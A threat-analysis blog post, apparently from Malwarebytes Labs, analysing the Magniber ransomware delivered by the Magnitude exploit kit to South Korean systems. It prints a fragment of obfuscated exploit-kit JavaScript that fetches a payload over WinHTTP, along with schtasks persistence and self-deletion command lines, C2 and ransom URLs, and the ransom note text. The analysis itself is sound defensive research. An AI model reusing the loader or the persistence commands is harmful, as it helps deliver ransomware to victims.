Magniber ransomware: exclusively for South Koreans

blog.malwarebytes.com/threat-analysis/2017/10/magniber-ransomware-exclusively-for-south-koreans/

Malwarebytes Labs

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The Magnitude exploit kit has been pretty consistent over the last few months, dropping the same payload—namely, the Cerber ransomware—and targeting a few select countries in Asia. Strangely, Magnitude EK disappeared in late September, and for a while we wondered whether this was yet another casualty in the already deflated exploit kit scene.

However, a few days ago Magnitude EK resurfaced, this time with a new payload. The delivered malware is also a ransomware, but of a family that was not known before. It has been named Magniber.


This Magniber ransomware is highly targeted, as it checks at several levels (external IP, the language installed, etc.) to ensure that the attacked system is only South Korean. Targeting a single country is unusual on its own, but performing multiple checks to be sure of the country and language of origin makes this a first for ransomware.

Analyzed samples

Older sample

Distribution method

So far, we found this ransomware is dropped only by the Magnitude exploit kit:



EKFiddle v.0.5.1 (Fiddler)
File Edit Rules Tools View Help Links
QuickSave VPN Import SAZ/PCAP View/Edit Regexes Run Regexes Clear Markings Advanced UI on/off Replay Go Stream De

Protocol	Host	URL	Body	Comments
HTTP	fastprofit.kim	/	1,229	Magnigate
HTTP	3deibb36f12o.seemsgo.life	/[redacted]...	2,193	Magnigate
HTTP	7d7e3dfab.ifpoor.schule	/	4,849	Magnitude_EK (Landing Page)
HTTP	7d7e3dfab.ifpoor.schule	/3acff66fd764049cdec99dabbdae739a	1,268	Magnitude_EK (Config)
HTTP	7d7e3dfab.ifpoor.schule	/5a57a772877e170d384827bfd4bc981e	218,112	Magnitude_EK (Malware Payload)
HTTP	6exosymkt51i0e3pb5w.bankme.date	/new1	16	Magniber C2 callback
HTTP	6exosymkt51i0e3pb5w.bankme.date	/end1	16	Magniber C2 callback

```
new ActiveXObject(jayzch)}function xirmbama(jayzch){var
nnklc=byhxpob
("W"+ufrbb+"n"+msvnrkd+"TTP"+coaahgkn+"W"+ufrbb+"n"+msvnrkd+"
TTPR"+ngfjb+"qu"+ngfjb+"st"+coaahgkn+"5"+coaahgkn+"1");nnklc.se
tProxy(0);nnklc.Open("GET",jayzch,0);nnklc.Send
();nnklc.WaitForResponse();if(200==nnklc.status)return
nnklc.responseText}try {var ssizyrajd = "E77EhUn";for (var i = 0; i
< 15; i++) {ssizyrajd += ssizyrajd["concat"](ssizyrajd);}var
coaahgkn=".",msvnrkd="H",ngfjb="e",gmoslo="Xfdb1U36"+coaahgkn
```

Xfdb1U36

파일 형식: 응용 프로그램(.exe)

설명: Xfdb1U36

위치: C:₩Users₩[redacted]₩Desktop


크기: 95.9MB (100,660,461 바이트)

디스크 할당 크기: 96.0MB (100,663,296 바이트)

No other distribution method is known at the moment.


Behavioral analysis

If the malware is executed on non-Korean systems, the only thing we can see is the operation of deleting itself, delayed by running the ping command:




```
└ Input Sample (PID: 3500)
   └ cmd.exe cmd /c ping localhost -n 3 > nul & del C:\8968C1~1.EXE (PID: 3488)
      └ PING.EXE ping localhost -n 3 (PID: 3540)
```

It only starts its malicious operations on systems with Korean language detected. The executable is pretty noisy, because it implements various tasks just by command line. Running it on the sandbox, we can see the following graph of calls:




```
├ Input Sample (PID: 3552)
│  ├ schtasks.exe "schtasks /create /SC MINUTE /MO 15 /tn ihsdj /TR "pcalua.exe -a %TEMP%\ihsdj.exe" (PID: 3616)
│  ├ notepad.exe %TEMP%\READ_ME_FOR_DECRYPT_9wxxf8k68fhz23q6sas_.txt (PID: 312)
│  ├ schtasks.exe schtasks /create /SC MINUTE /MO 15 /tn 9wxxf8k68fhz23q6sas /TR %TEMP%\READ_ME_FOR_DECRYPT_9wxxf8k68fhz23q6sas_.txt (PID: 1092)
│  └ cmd.exe cmd /c ping localhost -n 3 > nul & del C:\0B1E40~1.EXE (PID: 3960)
│     └ PING.EXE ping localhost -n 3 (PID: 4004)
├ pcalua.exe -a %TEMP%\ihsdj.exe (PID: 3608)
│  └ ihsdj.exe (PID: 3024)
│     └ cmd.exe cmd /c ping localhost -n 3 > nul & del %TEMP%\ihsdj.exe (PID: 3048)
│        └ PING.EXE ping localhost -n 3 (PID: 3228)
└ notepad.exe %TEMP%\READ_ME_FOR_DECRYPT_9wxxf8k68fhz23q6sas_.txt (PID: 1836)
```

The malware copies itself in %TEMP% and deploys itself with the help of task scheduler:




Name	Date modified	Type	Size
doxygen.png.ihsdj	2017-10-18 01:40	IHSDJ File	2 KB
FXSAPIDebugLogFile.txt	2015-06-18 22:27	Text Document	0 KB
READ_ME_FOR_DECRYPT_xat91h3evntk5...	2017-10-18 01:40	Text Document	2 KB
xat91h3evntk5zb66dr.ihsdj	2017-10-18 01:39	IHSDJ File	1 KB

In the same folder, we can see also the ransom note and yet another file. Its name is the same as the part of the domain that has been generated for the particular user, and its extension is the same as the extension of the encrypted files:


92wvmy40iq74yn6232l.ihsdj - Notepad
File Edit Format View Help


```
EP866p5M93wDS513
```

To each encrypted file is added an extension that is composed of small Latin characters and is constant for the particular sample of Magniber.




The same plain-text makes the same cipher-text. This means each and every file is encrypted using exactly the same key.

Below, we demonstrate a visualization of bytes of a sample BMP file before and after being encrypted by Magniber:




As you can see, there are no visible patterns in the encrypted version; it suggests that some strong algorithm has been used, probably AES in CBC mode.

At the beginning of each encrypted file, we find a 16-character long identifier that is constant for the particular sample of Magniber:



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  45 50 38 36 36 70 35 4D 39 33 77 44 53 35 31 33  EP866p5M93wDS513
00000010  BB 1D 4E DA 5B A6 D0 5F 46 E9 5A AC 7E C2 85 51  ».NÚ[¦Đ_FéZ¬~Â…Q
00000020  59 16 9C 68 93 88 06 70 14 31 A1 5D A3 30 42 8A  Y.śh"..p.1˘]Ł0BŠ
00000030  F5 73 E1 21 FB A7 67 35 63 B5 40 19 7E 23 34 5E  ősá!ű§g5cµ@.~#4^
00000040  3D C0 70 68 69 5D 6B 4A BC 91 4C E5 6D 29 6C 98  =Ŕphi]kJĽ'LĺmWl.
00000050  37 97 B6 06 CC C3 A8 96 2F 9A 35 FD 3E 31 B8 93  7—¶.ĚĂ¨–/š5ý>1¸"
00000060  40 43 52 EC A8 29 FB 94 43 58 23 B7 65 D6 E6 AB  @CRě¨)ű"CX#·eÖć«
```

After the encryption of all the found files is done, the ransomware runs notepad, displaying the dropped ransom note:




```
ALL YOUR DOCUMENTS, PHOTOS, DATABASES AND OTHER IMPORTANT FILES HAVE BEEN ENCRYPTED!
==================================================================================================
Your files are NOT damaged! Your files are modified only. This modification is reversible.

The only 1 way to decrypt your files is to receive the private key and decryption program.

Any attempts to restore your files with the third-party software will be fatal for your files!
==================================================================================================
To receive the private key and decryption program follow the instructions below:

1. Download "Tor Browser" from https://www.torproject.org/ and install it.

2. In the "Tor Browser" open your personal page here:

http://92wvmy40iq74yn6232l.ofotqrmsrdc6c3rz.onion/EP866p5M93wDS513

Note! This page is available via "Tor Browser" only.
==================================================================================================
Also you can use temporary addresses on your personal page without using "Tor Browser":

http://92wvmy40iq74yn6232l.bankme.date/EP866p5M93wDS513

http://92wvmy40iq74yn6232l.jobsnot.services/EP866p5M93wDS513

http://92wvmy40iq74yn6232l.carefit.agency/EP866p5M93wDS513

http://92wvmy40iq74yn6232l.hotdisk.world/EP866p5M93wDS513

Note! These are temporary addresses! They will be available for a limited amount of time!
```

The ransom note is in the TXT format and its structure is minimalistic. It gives four alternative addresses pointing to the page for the victim.

Page for the victims

The page for the victims is in English only. Its template is very similar to the one used by the Cerber ransomware (this is the only similarity between those ransomware families—internally they are quite different):



MY DECRYPTOR

Home Page | Support | Decrypt 1 file for FREE | Reload current page

Your documents, photos, databases and other important files have been encrypted!

WARNING! Any attempts to restore your files with the third-party software will be fatal for your files! **WARNING!**

To decrypt your files you need to buy the special software - "My Decryptor"

All transactions should be performed via **BITCOIN** network.

Within 5 days you can purchase this product at a special price: **BTC 0.200 (~ $1117)**

After 5 days the price of this product will increase up to: **BTC 0.400 (~ $2235)**

The special price is available:

04 . 22:41:48

How to get "My Decryptor"?

1. Create a Bitcoin Wallet (we recommend Blockchain.info)

Network communication

We found Magniber connecting domains that are generated by the built-in algorithm. The same domains that are used as CnC are later used for individual websites for the victim (only they are called with a different parameter). Examples of the called URLs:


```
http://xat91h3evntk5zb66dr.bankme.date/new1
http://xat91h3evntk5zb66dr.bankme.date/end1
```

Compare the URLs from the ransom note with the corresponding run:

```
http://xat91h3evntk5zb66dr.bankme.date/EP866p5M93wDS513
http://xat91h3evntk5zb66dr.jobsnot.services/EP866p5M93wDS513
http://xat91h3evntk5zb66dr.carefit.agency/EP866p5M93wDS513
http://xat91h3evntk5zb66dr.hotdisk.world/EP866p5M93wDS513
```

At the beginning of the execution, the ransomware sends a request to the URL ending with new1 (or new0). At the end of the execution, it requests end1 (or end0). The meaning of those URLs will be explained in detail in the next part of the article.

What's interesting is that the server gives a valid response if, and only if, the public IP of the victim was Korean. Otherwise, the response is empty. Example of the captured initial request and response (the request was made from the Korean IP):




```
GET /new1 HTTP/1.1
Transport
    Host: xat91h3evntk5zb66dr.bankme.date
```

```
HTTP/1.1 200 OK
Date: Tue, 17 Oct 2017 23:36:06 GMT
Server: Apache/2.2.15 (CentOS) DAV/2 mod_fastcgi/2.4.6
X-Powered-By: PHP/5.6.31
Content-Length: 16
Connection: close
Content-Type: text/html

ce2KPIak3cl6JKm6
```

In the response, we get a 16-character long, random string: ce2KPIak3cl6JKm6. The new random URL can be requested only once. If we try to repeat the request, we will get an empty response.

The other request (the ending one) also gives a 16-character long, random string in response. But contrary to the first one, it responds on every request (a different random string each time). Example of the ending request and response:




```
GET /end1 HTTP/1.1
Transport
    Host: xat91h3evntk5zb66dr.bankme.date
```

```
HTTP/1.1 200 OK
Date: Tue, 17 Oct 2017 23:37:42 GMT
Server: Apache/2.2.15 (CentOS) DAV/2 mod_fastcgi/2.4.6
X-Powered-By: PHP/5.6.31
Content-Length: 16
Connection: close
Content-Type: text/html

I6x3FB69fO39ky23
```

Inside the code

As always, to understand what is really going on here, we will have to take a deeper dive inside the code.

